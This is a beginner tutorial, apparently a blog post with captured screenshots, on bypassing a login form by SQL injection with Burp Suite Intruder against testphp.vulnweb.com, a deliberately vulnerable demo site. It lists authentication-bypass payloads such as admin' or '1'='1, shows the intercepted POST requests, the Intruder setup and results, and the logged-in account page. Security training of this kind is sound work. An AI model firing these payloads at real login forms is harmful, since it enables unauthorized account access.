Authentication bypass using burp suite


Burp suite :

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

burp suite is pre installed in kali linux

1 Open burp suite and searching on application and search for the proxy and go to options and see that proxy is running


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / export CA certificate
Regenerate CA certificate


Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

2 : go to the web browser search for the preference section and go to the network settings and configure the manual configure and set the ip.




ⓘ Your browser is being managed by your organization.

xy

Search Results

Network Settings

Configure how Firefox connects to the internet. Learn more



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Use this proxy server for all protocols

SSL Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 8080

○ SOCKS v4 ● SOCKS v5


○ Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

□ Do not prompt for authentication if password is saved


3. Create the payload open a new text document and place all the authentication command(this can be found in google) and save it



```
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
```

4: Page we are targeting is http://testphp.vulnweb.com/

go to sign up and put some username as admin and password randomly all the request come to burp




If you are already registered please enter your login information below:

Username : admin

Password : ●●●

You can also signup here.
Signup disabled. Please use the username test and the password test.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://testphp.vulnweb.com:80 [176.28.50.165]

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: close
Upgrade-Insecure-Requests: 1

uname=admin&pass=xyz
```


5:Send the request to the intruder go to positions and clear all the positions and add only password field that is the attack type is going to sniper as we are only targeting the password field



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: close
Upgrade-Insecure-Requests: 1

uname=admin&pass=xyz
```

.



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: close
Upgrade-Insecure-Requests: 1

uname=admin&pass=xyz
```

6

Go to payload and load our text file which we have created first

.




Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
```

7 Now we can start the attack and wait until it completes .



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 46

Payload type: Simple list


Request count: 46

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
```


8. We can find which is correct by finding the highest length we should send the response to browser it gives a link put in browser



7	admin'/*	302	☐	☐	341
8	admin' or '1'='1	200	☐	☐	6182
9	admin'			☐	341
10	admin'			☐	6182
11	admin'			☐	341
12	admin'			☐	6182
13	admin'			☐	341
14	admin'			☐	341

```
POST /userinfo.php
Host: testphp.vuln
User-Agent: Mozill                                   /20100101 Firefox/68.0
Accept: text/html,                                   =0.9,*/*;q=0.8
Accept-Language: e
Accept-Encoding: g
Referer: http://te
Content-Type: appl
Content-Length: 39
Connection: close
```

9. You have successfully logged in that account.



Grizzly (test)

On this page you can visualize or edit you user information.

Name:	Grizzly
Credit card number:	1020304050607080000
E-Mail:	thedarkgrizzly@gmail.com
Phone number:	+17365567892
Address:	wWw

You have 1 items in your cart. You visualize you cart here